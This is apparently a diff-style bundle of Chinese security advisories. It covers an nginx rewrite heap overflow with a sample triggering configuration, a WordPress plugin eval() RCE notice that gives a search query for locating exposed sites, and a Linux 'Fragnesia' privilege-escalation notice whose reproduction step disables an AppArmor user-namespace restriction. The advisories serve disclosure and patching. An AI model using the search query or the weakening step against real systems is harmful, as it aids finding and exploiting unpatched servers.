;nginx 官方安全公告页面则将严重程度标为 **medium**
|
||||
。这反映出两种不同视角:F5 的 CVSS 评分更强调完整攻击链的潜在影响上限,而 nginx 官方评级可能更侧重默认生产环境中的实际利用难度。
|
||||
|
||||
**研判:**
|
||||
版本层面的影响范围极广,但“版本受影响”不等于“实际可被利用”。是否可被触发,还需要满足特定 rewrite 配置组合。考虑到 nginx 在公网 Web 服务、反向代理、API 网关和 Kubernetes Ingress 场景中的广泛使用,以及公开 PoC 已经出现,建议对公网暴露、配置复杂或承担入口网关职责的 nginx 资产优先开展排查,并在 24 小时内完成补丁评估和升级排期。
|
||||
## 漏洞细节
|
||||
|
||||
<table></table><table><caption></caption><colgroup><col/><col/></colgroup><thead><tr><th style="color: rgb(0, 0, 0);font-size: 16px;line-height: 1.5em;letter-spacing: 0em;text-align: left;font-weight: bold;background: none left top / auto no-repeat scroll padding-box border-box rgb(240, 240, 240);height: auto;border-style: solid;border-width: 1px;border-color: rgba(204, 204, 204, 0.4);border-radius: 0px;padding: 5px 10px;min-width: 85px;"><section><span leaf="">项目</span></section></th><th style="color: rgb(0, 0, 0);font-size: 16px;line-height: 1.5em;letter-spacing: 0em;text-align: left;font-weight: bold;background: none left top / auto no-repeat scroll padding-box border-box rgb(240, 240, 240);height: auto;border-style: solid;border-width: 1px;border-color: rgba(204, 204, 204, 0.4);border-radius: 0px;padding: 5px 10px;min-width: 85px;"><section><span leaf="">内容</span></section></th></tr></thead><tbody><tr style="color: rgb(0, 0, 0);background-attachment: scroll;background-clip: border-box;background-color: rgb(255, 255, 255);background-image: none;background-origin: padding-box;background-position-x: left;background-position-y: top;background-repeat: no-repeat;background-size: auto;width: auto;height: auto;"><td style="padding-top: 5px;padding-right: 10px;padding-bottom: 5px;padding-left: 10px;min-width: 85px;border-top-style: solid;border-bottom-style: solid;border-left-style: solid;border-right-style: solid;border-top-width: 1px;border-bottom-width: 1px;border-left-width: 1px;border-right-width: 1px;border-top-color: rgba(204, 204, 204, 0.4);border-bottom-color: rgba(204, 204, 204, 0.4);border-left-color: rgba(204, 204, 204, 0.4);border-right-color: rgba(204, 204, 204, 0.4);border-top-left-radius: 0px;border-top-right-radius: 0px;border-bottom-right-radius: 0px;border-bottom-left-radius: 0px;"><section><span leaf="">CVE 编号</span></section></td><td style="padding-top: 5px;padding-right: 10px;padding-bottom: 5px;padding-left: 10px;min-width: 85px;border-top-style: solid;border-bottom-style: solid;border-left-style: solid;border-right-style: solid;border-top-width: 1px;border-bottom-width: 1px;border-left-width: 1px;border-right-width: 1px;border-top-color: rgba(204, 204, 204, 0.4);border-bottom-color: rgba(204, 204, 204, 0.4);border-left-color: rgba(204, 204, 204, 0.4);border-right-color: rgba(204, 204, 204, 0.4);border-top-left-radius: 0px;border-top-right-radius: 0px;border-bottom-right-radius: 0px;border-bottom-left-radius: 0px;"><section><span leaf="">CVE-2026-42945</span></section></td></tr><tr style="color: rgb(0, 0, 0);background-attachment: scroll;background-clip: border-box;background-color: rgb(248, 248, 248);background-image: none;background-origin: padding-box;background-position-x: left;background-position-y: top;background-repeat: no-repeat;background-size: auto;width: auto;height: auto;"><td style="padding-top: 5px;padding-right: 10px;padding-bottom: 5px;padding-left: 10px;min-width: 85px;border-top-style: solid;border-bottom-style: solid;border-left-style: solid;border-right-style: solid;border-top-width: 1px;border-bottom-width: 1px;border-left-width: 1px;border-right-width: 1px;border-top-color: rgba(204, 204, 204, 0.4);border-bottom-color: rgba(204, 204, 204, 0.4);border-left-color: rgba(204, 204, 204, 0.4);border-right-color: rgba(204, 204, 204, 0.4);border-top-left-radius: 0px;border-top-right-radius: 0px;border-bottom-right-radius: 0px;border-bottom-left-radius: 0px;"><section><span leaf="">CWE 类型</span></section></td><td style="padding-top: 5px;padding-right: 10px;padding-bottom: 5px;padding-left: 10px;min-width: 85px;border-top-style: solid;border-bottom-style: solid;border-left-style: solid;border-right-style: solid;border-top-width: 1px;border-bottom-width: 1px;border-left-width: 1px;border-right-width: 1px;border-top-color: rgba(204, 204, 204, 0.4);border-bottom-color: rgba(204, 204, 204, 0.4);border-left-color: rgba(204, 204, 204, 0.4);border-right-color: rgba(204, 204, 204, 0.4);border-top-left-radius: 0px;border-top-right-radius: 0px;border-bottom-right-radius: 0px;border-bottom-left-radius: 0px;"><section><span leaf="">CWE-122:基于堆的缓冲区溢出</span></section></td></tr><tr style="color: rgb(0, 0, 0);background-attachment: scroll;background-clip: border-box;background-color: rgb(255, 255, 255);background-image: none;background-origin: padding-box;background-position-x: left;background-position-y: top;background-repeat: no-repeat;background-size: auto;width: auto;height: auto;"><td style="padding-top: 5px;padding-right: 10px;padding-bottom: 5px;padding-left: 10px;min-width: 85px;border-top-style: solid;border-bottom-style: solid;border-left-style: solid;border-right-style: solid;border-top-width: 1px;border-bottom-width: 1px;border-left-width: 1px;border-right-width: 1px;border-top-color: rgba(204, 204, 204, 0.4);border-bottom-color: rgba(204, 204, 204, 0.4);border-left-color: rgba(204, 204, 204, 0.4);border-right-color: rgba(204, 204, 204, 0.4);borLine truncated
|
||||
## 触发条件
|
||||
|
||||
根据 F5 安全公告、NVD 收录信息和 DepthFirst 技术分析,漏洞触发需要满足以下关键条件:
|
||||
1. nginx 使用了 ngx_http_rewrite_module
|
||||
;
|
||||
|
||||
1. 配置中存在 rewrite
|
||||
指令;
|
||||
|
||||
1. 该 rewrite
|
||||
指令的替换字符串中包含问号(?
|
||||
);
|
||||
|
||||
1. 后续存在 set
|
||||
、rewrite
|
||||
或 if
|
||||
指令;
|
||||
|
||||
1. 后续指令引用未命名 PCRE 捕获组,例如 $1
|
||||
、$2
|
||||
;
|
||||
|
||||
1. 攻击者能够通过 HTTP 请求控制被捕获的 URI 内容。
|
||||
|
||||
一个典型的高风险配置形态如下:
|
||||
```
|
||||
location ~ ^/api/(.*)$ {
|
||||
rewrite ^/api/(.*)$ /internal?migrated=true;
|
||||
set $original_endpoint $1;
|
||||
}
|
||||
|
||||
```
|
||||
|
||||
上述配置中,rewrite
|
||||
的替换目标 /internal?migrated=true
|
||||
包含问号,后续 set
|
||||
指令又引用了未命名捕获组 $1
|
||||
。如果攻击者能够控制 /api/
|
||||
后的路径内容,就可能触发异常的长度计算与写入行为。
|
||||
|
||||
需要强调的是:并非所有使用 rewrite
|
||||
的 nginx 都受该漏洞实际影响。只有满足上述组合条件的配置,才具有现实触发风险。
|
||||
## 技术原理简述
|
||||
|
||||
该漏洞根因在于 nginx rewrite 脚本引擎的两阶段处理逻辑存在状态不一致。
|
||||
|
||||
nginx 在处理相关 rewrite/set 逻辑时,大致分为两个阶段:
|
||||
1. **长度计算阶段**
|
||||
:先计算目标字符串需要分配多少内存;
|
||||
|
||||
1. **实际拷贝阶段**
|
||||
:再将内容写入已分配的缓冲区。
|
||||
|
||||
问题出现在这两个阶段使用的脚本引擎状态并不完全一致。
|
||||
|
||||
当 rewrite
|
||||
替换字符串中包含问号(?
|
||||
)时,主脚本引擎中的 is_args
|
||||
状态会被置位。后续在计算捕获组长度时,nginx 使用了一个新建且字段清零的子引擎,此时 is_args = 0
|
||||
,长度计算走的是非转义路径,只按原始捕获内容长度分配内存。
|
||||
|
||||
但到了实际拷贝阶段,写入操作又回到主脚本引擎,此时 is_args
|
||||
仍处于置位状态,nginx 会按 URI 参数转义逻辑处理捕获内容。部分需要转义的字节会从 1 字节扩展为 %XX
|
||||
形式的 3 字节。
|
||||
|
||||
因此,最终出现以下不匹配:
|
||||
```
|
||||
分配大小:按原始捕获内容长度计算
|
||||
实际写入:按转义后的内容长度写入
|
||||
结果:写入长度超过分配长度,产生堆缓冲区溢出
|
||||
|
||||
```
|
||||
|
||||
换句话说,漏洞不是传统意义上的业务逻辑绕过,而是 nginx worker 进程中的内存破坏问题。攻击者如果能够控制被捕获的 URI 内容,并让请求命中受影响配置,就可能触发 worker 崩溃;在更弱的运行环境中,还可能进一步发展为远程代码执行。
|
||||
## 影响范围
|
||||
### 受影响版本
|
||||
|
||||
根据 DepthFirst 研究文章和 F5 公告,受影响产品范围如下:
|
||||
|
||||
<table><caption></caption><colgroup><col/><col/></colgroup><thead><tr><th style="color: rgb(0, 0, 0);font-size: 16px;line-height: 1.5em;letter-spacing: 0em;text-align: left;font-weight: bold;background: none left top / auto no-repeat scroll padding-box border-box rgb(240, 240, 240);height: auto;border-style: solid;border-width: 1px;border-color: rgba(204, 204, 204, 0.4);border-radius: 0px;padding: 5px 10px;min-width: 85px;"><section><span leaf="">产品</span></section></th><th style="color: rgb(0, 0, 0);font-size: 16px;line-height: 1.5em;letter-spacing: 0em;text-align: left;font-weight: bold;background: none left top / auto no-repeat scroll padding-box border-box rgb(240, 240, 240);height: auto;border-style: solid;border-width: 1px;border-color: rgba(204, 204, 204, 0.4);border-radius: 0px;padding: 5px 10px;min-width: 85px;"><section><span leaf="">受影响版本</span></section></th></tr></thead><tbody><tr style="color: rgb(0, 0, 0);background-attachment: scroll;background-clip: border-box;background-color: rgb(255, 255, 255);background-image: none;background-origin: padding-box;background-position-x: left;background-position-y: top;background-repeat: no-repeat;background-size: auto;width: auto;height: auto;"><td style="padding-top: 5px;padding-right: 10px;padding-bottom: 5px;padding-left: 10px;min-width: 85px;border-top-style: solid;border-bottom-style: solid;border-left-style: solid;border-right-style: solid;border-top-width: 1px;border-bottom-width: 1px;border-left-width: 1px;border-right-width: 1px;border-top-color: rgba(204, 204, 204, 0.4);border-bottom-color: rgba(204, 204, 204, 0.4);border-left-color: rgba(204, 204, 204, 0.4);border-right-color: rgba(204, 204, 204, 0.4);border-top-left-radius: 0px;border-top-right-radius: 0px;border-bottom-right-radius: 0px;border-bottom-left-radius: 0px;"><section><span leaf="">nginx Open Source</span></section></td><td style="padding-top: 5px;padding-right: 10px;padding-bottom: 5px;padding-left: 10px;min-width: 85px;border-top-style: solid;border-bottom-style: solid;border-left-style: solid;border-right-style: solid;border-top-width: 1px;border-bottom-width: 1px;border-left-width: 1px;border-right-width: 1px;border-top-color: rgba(204, 204, 204, 0.4);border-bottom-color: rgba(204, 204, 204, 0.4);border-left-color: rgba(204, 204, 204, 0.4);border-right-color: rgba(204, 204, 204, 0.4);border-top-left-radius: 0px;border-top-right-radius: 0px;border-bottom-right-radius: 0px;border-bottom-left-radius: 0px;"><section><span leaf="">0.6.27 至 1.30.0</span></section></td></tr><tr style="color: rgb(0, 0, 0);background-attachment: scroll;background-clip: border-box;background-color: rgb(248, 248, 248);background-image: none;background-origin: padding-box;background-position-x: left;background-position-y: top;background-repeat: no-repeat;background-size: auto;width: auto;height: auto;"><td style="padding-top: 5px;padding-right: 10px;padding-bottom: 5px;padding-left: 10px;min-width: 85px;border-top-style: solid;border-bottom-style: solid;border-left-style: solid;border-right-style: solid;border-top-width: 1px;border-bottom-width: 1px;border-left-width: 1px;border-right-width: 1px;border-top-color: rgba(204, 204, 204, 0.4);border-bottom-color: rgba(204, 204, 204, 0.4);border-left-color: rgba(204, 204, 204, 0.4);border-right-color: rgba(204, 204, 204, 0.4);border-top-left-radius: 0px;border-top-right-radius: 0px;border-bottom-right-radius: 0px;border-bottom-left-radius: 0px;"><section><span leaf="">nginx Plus</span></section></td><td style="padding-top: 5px;padding-right: 10px;padding-bottom: 5px;padding-left: 10px;min-width: 85px;border-top-style: solid;border-bottom-style: solid;border-left-style: solid;border-right-style: solid;border-top-width: 1px;border-bottom-width: 1px;border-left-width: 1px;border-right-width: 1px;border-top-color: rgba(204, 204, 204, 0.4);border-bottom-color: rgba(204, 204, 204, 0.4);border-left-color: rgba(204, 204, 204, 0.4);border-right-color: rgba(204, 204, 204, 0.4);border-top-left-radius: 0px;border-top-right-radius: 0px;border-bottom-right-radius: 0px;border-bottom-left-radius: 0px;"><section><span leaf="">R32 至 R36</span></section></td></tr><tr style="color: rgb(0, 0, 0);background-attachment: scroll;background-clip: border-box;background-color: rgb(255, 255, 255);background-image: none;background-origin: padding-box;background-position-x: left;background-position-y: top;background-repeat: no-repeat;background-size: auto;width: auto;height: auto;"><td style="padding-top: 5px;padding-right: 10px;padding-bottom: 5px;padding-left: 10px;min-width: 85px;border-top-style: solid;border-bottom-style: solid;border-left-style: solid;border-right-style: solid;border-top-width: 1px;border-bottom-width: 1px;border-left-width: 1px;border-right-width: 1px;border-top-color: rgba(204, 204, 204, 0.4);border-bottom-color: rgba(204, 204, 204, 0.4);border-left-color: rgba(204, 204, 204, 0.4);border-right-color: rgba(204, 204, 204, 0.4);border-top-left-radius: 0Line truncated
|
||||
### 不受影响版本
|
||||
|
||||
nginx Open Source 已修复版本包括:
|
||||
|
||||
<table><caption></caption><colgroup><col/><col/></colgroup><thead><tr><th style="color: rgb(0, 0, 0);font-size: 16px;line-height: 1.5em;letter-spacing: 0em;text-align: left;font-weight: bold;background: none left top / auto no-repeat scroll padding-box border-box rgb(240, 240, 240);height: auto;border-style: solid;border-width: 1px;border-color: rgba(204, 204, 204, 0.4);border-radius: 0px;padding: 5px 10px;min-width: 85px;"><section><span leaf="">产品</span></section></th><th style="color: rgb(0, 0, 0);font-size: 16px;line-height: 1.5em;letter-spacing: 0em;text-align: left;font-weight: bold;background: none left top / auto no-repeat scroll padding-box border-box rgb(240, 240, 240);height: auto;border-style: solid;border-width: 1px;border-color: rgba(204, 204, 204, 0.4);border-radius: 0px;padding: 5px 10px;min-width: 85px;"><section><span leaf="">修复版本</span></section></th></tr></thead><tbody><tr style="color: rgb(0, 0, 0);background-attachment: scroll;background-clip: border-box;background-color: rgb(255, 255, 255);background-image: none;background-origin: padding-box;background-position-x: left;background-position-y: top;background-repeat: no-repeat;background-size: auto;width: auto;height: auto;"><td style="padding-top: 5px;padding-right: 10px;padding-bottom: 5px;padding-left: 10px;min-width: 85px;border-top-style: solid;border-bottom-style: solid;border-left-style: solid;border-right-style: solid;border-top-width: 1px;border-bottom-width: 1px;border-left-width: 1px;border-right-width: 1px;border-top-color: rgba(204, 204, 204, 0.4);border-bottom-color: rgba(204, 204, 204, 0.4);border-left-color: rgba(204, 204, 204, 0.4);border-right-color: rgba(204, 204, 204, 0.4);border-top-left-radius: 0px;border-top-right-radius: 0px;border-bottom-right-radius: 0px;border-bottom-left-radius: 0px;"><section><span leaf="">nginx Open Source stable</span></section></td><td style="padding-top: 5px;padding-right: 10px;padding-bottom: 5px;padding-left: 10px;min-width: 85px;border-top-style: solid;border-bottom-style: solid;border-left-style: solid;border-right-style: solid;border-top-width: 1px;border-bottom-width: 1px;border-left-width: 1px;border-right-width: 1px;border-top-color: rgba(204, 204, 204, 0.4);border-bottom-color: rgba(204, 204, 204, 0.4);border-left-color: rgba(204, 204, 204, 0.4);border-right-color: rgba(204, 204, 204, 0.4);border-top-left-radius: 0px;border-top-right-radius: 0px;border-bottom-right-radius: 0px;border-bottom-left-radius: 0px;"><section><span leaf="">1.30.1 及以上</span></section></td></tr><tr style="color: rgb(0, 0, 0);background-attachment: scroll;background-clip: border-box;background-color: rgb(248, 248, 248);background-image: none;background-origin: padding-box;background-position-x: left;background-position-y: top;background-repeat: no-repeat;background-size: auto;width: auto;height: auto;"><td style="padding-top: 5px;padding-right: 10px;padding-bottom: 5px;padding-left: 10px;min-width: 85px;border-top-style: solid;border-bottom-style: solid;border-left-style: solid;border-right-style: solid;border-top-width: 1px;border-bottom-width: 1px;border-left-width: 1px;border-right-width: 1px;border-top-color: rgba(204, 204, 204, 0.4);border-bottom-color: rgba(204, 204, 204, 0.4);border-left-color: rgba(204, 204, 204, 0.4);border-right-color: rgba(204, 204, 204, 0.4);border-top-left-radius: 0px;border-top-right-radius: 0px;border-bottom-right-radius: 0px;border-bottom-left-radius: 0px;"><section><span leaf="">nginx Open Source mainline</span></section></td><td style="padding-top: 5px;padding-right: 10px;padding-bottom: 5px;padding-left: 10px;min-width: 85px;border-top-style: solid;border-bottom-style: solid;border-left-style: solid;border-right-style: solid;border-top-width: 1px;border-bottom-width: 1px;border-left-width: 1px;border-right-width: 1px;border-top-color: rgba(204, 204, 204, 0.4);border-bottom-color: rgba(204, 204, 204, 0.4);border-left-color: rgba(204, 204, 204, 0.4);border-right-color: rgba(204, 204, 204, 0.4);border-top-left-radius: 0px;border-top-right-radius: 0px;border-bottom-right-radius: 0px;border-bottom-left-radius: 0px;"><section><span leaf="">1.31.0 及以上</span></section></td></tr></tbody></table>
|
||||
|
||||
nginx Plus 和其他 F5/nginx 产品线的修复版本应以 F5 官方公告中的最终补丁矩阵为准。公开资料中可见的 nginx Plus 修复版本包括 R36 P4、R35 P2、R32 P6。
|
||||
### 影响范围研判
|
||||
|
||||
版本层面的影响范围非常广。由于 nginx Open Source 0.6.27 至 1.30.0 均在受影响范围内,而修复版本是在 2026 年 5 月 13 日前后发布,因此大量尚未升级的 nginx 部署在“版本维度”上可能处于受影响范围。
|
||||
|
||||
但需要避免将“版本受影响”直接等同于“资产可被利用”。
|
||||
|
||||
实际利用仍需满足特定配置组合:
|
||||
```
|
||||
rewrite + 替换串包含 ? + 后续 set/rewrite/if + 引用 $1/$2 等未命名捕获组
|
||||
|
||||
```
|
||||
|
||||
因此,真实暴露面会显著小于“所有受影响版本 nginx 实例”。目前没有公开可靠的全网配置普查数据可以精确估算满足触发条件的实例占比。
|
||||
|
||||
**研判:**
|
||||
风险优先级最高的资产包括公网 API 网关、反向代理入口、历史业务迁移网关、Kubernetes Ingress Controller、使用大量 rewrite 规则的 PHP/Java/Node.js 旧系统转发层,以及托管多业务路由规则的统一 nginx 入口。
|
||||
## 危害程度
|
||||
|
||||
该漏洞的危害需要分两层评估。
|
||||
### 第一层:拒绝服务风险
|
||||
|
||||
对命中触发配置的目标而言,worker 崩溃是更现实、更容易达成的直接后果。
|
||||
|
||||
攻击者无需认证,只要能够访问目标 HTTP 服务并让请求命中受影响 location,就可能触发 worker 进程内存破坏。nginx master 进程通常会重新拉起 worker,但如果攻击者持续发送触发请求,可能造成 worker 反复崩溃、连接中断、5xx 增加、服务抖动,甚至形成事实上的拒绝服务。
|
||||
|
||||
不过,这一影响仍然取决于具体运行环境,例如:
|
||||
- worker 数量;
|
||||
|
||||
- 请求是否稳定命中受影响 location;
|
||||
|
||||
- 是否存在前置负载均衡、限速或健康检查;
|
||||
|
||||
- master 拉起 worker 的速度;
|
||||
|
||||
- 业务是否依赖长连接;
|
||||
|
||||
- 是否配置 core dump;
|
||||
|
||||
- 容器编排平台是否触发重启或摘流。
|
||||
|
||||
因此,较准确的表述是:**在命中触发配置的服务上,DoS 是比 RCE 更现实、门槛更低的直接风险。**
|
||||
### 第二层:远程代码执行风险
|
||||
|
||||
F5/NVD 对该漏洞的描述中提到:在关闭 ASLR 的系统上,代码执行是可能的。DepthFirst 公开的 PoC 也主要围绕 ASLR 关闭场景下的 RCE 展示。
|
||||
|
||||
现代 Linux 发行版默认通常开启 ASLR,因此“直接照公开 PoC 即可在主流生产环境拿到 shell”的场景并不普遍。RCE 的稳定达成通常需要更多条件,例如可预测的堆布局、可控溢出长度、可用的内存地址信息,以及绕过 ASLR 等缓解机制。
|
||||
|
||||
DepthFirst 在技术分析中提出,nginx 的 master/worker 多进程架构可能为 ASLR 绕过提供理论空间:worker 由 master fork 而来,崩溃后 master 重新 fork 的新 worker 在一定条件下可能保持较高的布局可预测性。这为多次尝试、逐步推断地址等攻击策略提供了研究方向。
|
||||
|
||||
但目前更稳妥的判断是:**ASLR 绕过方向值得持续跟踪,但其稳定工程化程度仍需观察后续 PoC、复现报告和在野利用情报。**
|
||||
|
||||
参考:
|
||||
- https://depthfirst.com/research/nginx-rift-achieving-nginx-rce-via-an-18-year-old-vulnerability
|
||||
|
||||
- https://github.com/DepthFirstDisclosures/Nginx-Rift
|
||||
|
||||
|
||||
|
||||
|
||||
@@ -0,0 +1,33 @@
|
||||
# 【严重】FlipperCode 插件曝出 CVE-2026-6433:未经身份验证即可通过 eval() 接管系统
|
||||
原创 爱坤
|
||||
爱坤 爱坤sec 2026-05-13 18:31
|
||||
|
||||
# 一 漏洞描述
|
||||
|
||||
2.0.7 及更早版本的 Custom css-js-php WordPress 插件在使用 SQL 查询之前没有正确清理用户输入,并将结果传递给 eval(),从而允许未经身份验证的用户在服务器上执行任意 PHP 代码。
|
||||
|
||||
CVSS 评分 7.1
|
||||
# 二 影响版本
|
||||
```
|
||||
<= 2.0.7
|
||||
```
|
||||
# 三 搜索语法
|
||||
```
|
||||
body="wp-content/plugins/custom-css-js-php/"
|
||||
```
|
||||
# 四 影响范围
|
||||
|
||||
大约1678个资产
|
||||
|
||||

|
||||
|
||||
五 工具获取
|
||||
```
|
||||
后台回复CVE-2026-6433
|
||||
```
|
||||
|
||||
|
||||
【严重声明】本文所涉及的工具、思路和操作手法仅用于本地安全测试以及教育目的,禁止将其用于非法入侵或对他人的系统进行攻击以及盈利,一切后果由操作者自行承担!!!下载后的24小时请删除。
|
||||
|
||||
更多精彩文章与工具分享 欢迎关注
|
||||
|
||||
@@ -0,0 +1,143 @@
|
||||
# 【已复现】Linux Kernel Fragnesia 本地权限提升漏洞(CVE-2026-46300)安全风险通告
|
||||
奇安信 CERT 2026-05-14 02:15
|
||||
|
||||
●
|
||||
点击↑蓝字关注我们,获取更多安全风险通告
|
||||
|
||||
|
||||
<table><tbody><tr style="-webkit-tap-highlight-color: transparent;margin: 0px;padding: 0px;outline: 0px;max-width: 100%;box-sizing: border-box !important;overflow-wrap: break-word !important;visibility: visible;"><td colspan="4" data-colwidth="136,157,166,98" valign="middle" align="center" style="-webkit-tap-highlight-color: transparent;margin: 0px;padding: 5px 10px;outline: 0px;overflow-wrap: break-word !important;word-break: break-all;hyphens: auto;border: 1px solid rgb(70, 118, 217);max-width: 100%;box-sizing: border-box !important;background-color: rgb(70, 118, 217);visibility: visible;"><p style="-webkit-tap-highlight-color: transparent;margin: 0px;padding: 0px;outline: 0px;max-width: 100%;box-sizing: border-box !important;overflow-wrap: break-word !important;clear: both;min-height: 1em;line-height: 1.5em;visibility: visible;"><span style="-webkit-tap-highlight-color: transparent;margin: 0px;padding: 0px;outline: 0px;max-width: 100%;box-sizing: border-box !important;overflow-wrap: break-word !important;color: rgb(255, 255, 255);letter-spacing: 0px;visibility: visible;"><strong style="-webkit-tap-highlight-color: transparent;margin: 0px;padding: 0px;outline: 0px;max-width: 100%;box-sizing: border-box !important;overflow-wrap: break-word !important;visibility: visible;"><span style="-webkit-tap-highlight-color: transparent;margin: 0px;padding: 0px;outline: 0px;max-width: 100%;box-sizing: border-box !important;overflow-wrap: break-word !important;font-size: 13px;letter-spacing: 0px;visibility: visible;"><span leaf="" style="-webkit-tap-highlight-color: transparent;margin: 0px;padding: 0px;outline: 0px;max-width: 100%;box-sizing: border-box !important;overflow-wrap: break-word !important;visibility: visible;">漏洞概述</span></span></strong><span leaf="" style="-webkit-tap-highlight-color: transparent;margin: 0px;padding: 0px;outline: 0px;max-width: 100%;box-sizing: border-box !important;overflow-wrap: break-word !important;visibility: visible;"><br/></span></span></p></td></tr><tr style="-webkit-tap-highlight-color: transparent;margin: 0px;padding: 0px;outline: 0px;max-width: 100%;box-sizing: border-box !important;overflow-wrap: break-word !important;visibility: visible;"><td data-colwidth="136" width="136" valign="middle" align="left" style="-webkit-tap-highlight-color: transparent;margin: 0px;padding: 5px 10px;outline: 0px;overflow-wrap: break-word !important;word-break: break-all;hyphens: auto;border: 1px solid rgb(70, 118, 217);max-width: 100%;box-sizing: border-box !important;visibility: visible;"><p style="-webkit-tap-highlight-color: transparent;margin: 0px;padding: 0px;outline: 0px;max-width: 100%;box-sizing: border-box !important;overflow-wrap: break-word !important;clear: both;min-height: 1em;line-height: 1em;visibility: visible;"><span style="-webkit-tap-highlight-color: transparent;margin: 0px;padding: 0px;outline: 0px;max-width: 100%;box-sizing: border-box !important;overflow-wrap: break-word !important;font-size: 13px;letter-spacing: 0px;visibility: visible;"><strong style="-webkit-tap-highlight-color: transparent;margin: 0px;padding: 0px;outline: 0px;max-width: 100%;box-sizing: border-box !important;overflow-wrap: break-word !important;visibility: visible;"><span style="-webkit-tap-highlight-color: transparent;margin: 0px;padding: 0px;outline: 0px;max-width: 100%;box-sizing: border-box !important;overflow-wrap: break-word !important;letter-spacing: 0px;font-family: 微软雅黑, "Microsoft YaHei";visibility: visible;"><span leaf="" style="-webkit-tap-highlight-color: transparent;margin: 0px;padding: 0px;outline: 0px;max-width: 100%;box-sizing: border-box !important;overflow-wrap: break-word !important;visibility: visible;">漏洞名称</span></span></strong></span></p></td><td colspan="3" data-colwidth="157,166,98" valign="middle" align="left" style="-webkit-tap-highlight-color: transparent;margin: 0px;padding: 5px 10px;outline: 0px;overflow-wrap: break-word !important;word-break: break-all;hyphens: auto;border: 1px solid rgb(70, 118, 217);max-width: 100%;box-sizing: border-box !important;visibility: visible;"><p style="-webkit-tap-highlight-color: transparent;margin: 0px;padding: 0px;outline: 0px;max-width: 100%;box-sizing: border-box !important;overflow-wrap: break-word !important;clear: both;min-height: 1em;line-height: 1em;visibility: visible;"><span style="-webkit-tap-highlight-color: transparent;margin: 0px;padding: 0px;outline: 0px;max-width: 100%;box-sizing: border-box !important;overflow-wrap: break-word !important;font-size: 13px;caret-color: red;letter-spacing: 0px;visibility: visible;"><span leaf="">Linux Kernel Fragnesia 本地权限提升漏洞</span></span></p></td></tr><tr style="-webkit-tap-highlight-color: transparent;margin: 0px;padding: 0px;outline: 0px;max-width: 100%;box-sizing: border-box !important;overflow-wrap: break-word !important;visibility: visible;"><td data-colwidth="136" width="136" valign="middle" align="left" style="-webkit-tap-highlight-color:Line truncated
|
||||
|
||||
|
||||
**0****1**
|
||||
|
||||
**漏洞详情**
|
||||
|
||||
**>**
|
||||
**>**
|
||||
**>**
|
||||
**>**
|
||||
|
||||
**影响组件**
|
||||
|
||||
Linux 内核是一款开源的类 UNIX 操作系统内核,作为 Linux 系统的核心组件,负责管理系统硬件资源、进程调度、内存管理、文件系统与网络通信等核心功能,为各类应用程序提供底层支撑与系统调用接口。其广泛应用于服务器、桌面终端、移动设备、嵌入式系统与云计算环境,是全球主流 IT 基础设施的核心运行载体,具备高稳定性、高可移植性与高扩展性,支持多架构、多任务与多用户并发运行,支撑着互联网、金融、政企、云计算等关键领域的业务系统稳定运转。
|
||||
|
||||
**>**
|
||||
**>**
|
||||
**>**
|
||||
**>**
|
||||
|
||||
**漏洞描述**
|
||||
|
||||
近日,奇安信CERT监测到官方修复
|
||||
Linux Kernel Fragnesia 本地权限提升漏洞(CVE-2026-46300),该漏洞源于内核合并socket缓冲区时未能正确传播共享分片标记,导致攻击者可以将只读文件页缓存误当作ESP密文进行原地解密。利用此漏洞,本地非特权用户可通过splice和espintcp ULP组合操作,逐字节篡改文件页缓存(如/usr/bin/su),从而在不写入磁盘的情况下执行提权代码获取root权限。
|
||||
Ubuntu 默认的 AppArmor 配置会限制非特权 user namespace,从而对公开利用形成缓解。
|
||||
Fragnesia 是 Dirty Frag 漏洞家族的一个独立新变种,源自修复 Dirty Frag 时引入的新缺陷。
|
||||
目前该漏洞PoC和技术细节已公开。
|
||||
鉴于该漏洞影响范围较大,建议客户尽快做好自查及防护。
|
||||
|
||||
**02**
|
||||
|
||||
**影响范围**
|
||||
|
||||
**>**
|
||||
**>**
|
||||
**>**
|
||||
**>**
|
||||
|
||||
**影响版本**
|
||||
|
||||
cef401de7be8 到本次修复之间的所有相关内核版本
|
||||
|
||||
**>**
|
||||
**>**
|
||||
**>**
|
||||
**>**
|
||||
|
||||
**其他受影响组件**
|
||||
|
||||
无
|
||||
|
||||
|
||||
**03**
|
||||
|
||||
**复现情况**
|
||||
|
||||
目前,奇安信威胁情报中心安全研究员已成功复现
|
||||
Linux Kernel Fragnesia 本地权限提升漏洞(CVE-2026-46300)
|
||||
,在ubuntu上使用需要加sudo sysctl -w kernel.apparmor_restrict_unprivileged_userns=0,截图如下:
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||
|
||||
**04**
|
||||
|
||||
**处置建议**
|
||||
|
||||
**>**
|
||||
**>**
|
||||
**>**
|
||||
**>**
|
||||
|
||||
**安全更新**
|
||||
|
||||
建议更新系统至 2026年5月13日 或之后发布的内核版本,确保包含相关修复补丁。
|
||||
临时缓解方案:
|
||||
|
||||
可禁用 Fragnesia 和 DirtyFrag 中存在漏洞的模块:
|
||||
```
|
||||
rmmod esp4 esp6 rxrpc
|
||||
printf 'install esp4 /bin/false\ninstall esp6 /bin/false\ninstall rxrpc /bin/false\n' > /etc/modprobe.d/fragnesia.conf
|
||||
```
|
||||
|
||||
|
||||
**05**
|
||||
|
||||
**参考资料**
|
||||
|
||||
[1]https://lists.openwall.net/netdev/2026/05/13/79
|
||||
|
||||
[2]https://www.wiz.io/blog/fragnesia-linux-kernel-local-privilege-escalation-via-esp-in-tcp
|
||||
|
||||
|
||||
|
||||
**06**
|
||||
|
||||
**时间线**
|
||||
|
||||
2026年05月14日,奇安信 CERT发布安全风险通告。
|
||||
|
||||
|
||||
|
||||
**07**
|
||||
|
||||
**漏洞情报服务**
|
||||
|
||||
|
||||
奇安信ALPH
|
||||
A
|
||||
威胁分析平台已支持漏洞情报订阅服务:
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||

|
||||
|
||||
|
||||

|
||||
|
||||
**奇安信 CERT**
|
||||
|
||||
**致力于**
|
||||
第一时间为企业级用户提供**权威**
|
||||
漏洞情报和**有效**
|
||||
解决方案。
|
||||
|
||||
|
||||
|
||||
点击↓**阅读原文**
|
||||
,到**ALPHA威胁分析平台**
|
||||
订阅更多漏洞信息。
|
||||
|
||||
@@ -0,0 +1,96 @@
|
||||
# 【已复现】漏洞通告 | Linux 内核 Fragnesia 权限提升漏洞(CVE-2026-46300)
|
||||
安全实验室
|
||||
安全实验室 中成信息 2026-05-14 02:39
|
||||
|
||||

|
||||
|
||||
**1**
|
||||
|
||||
|
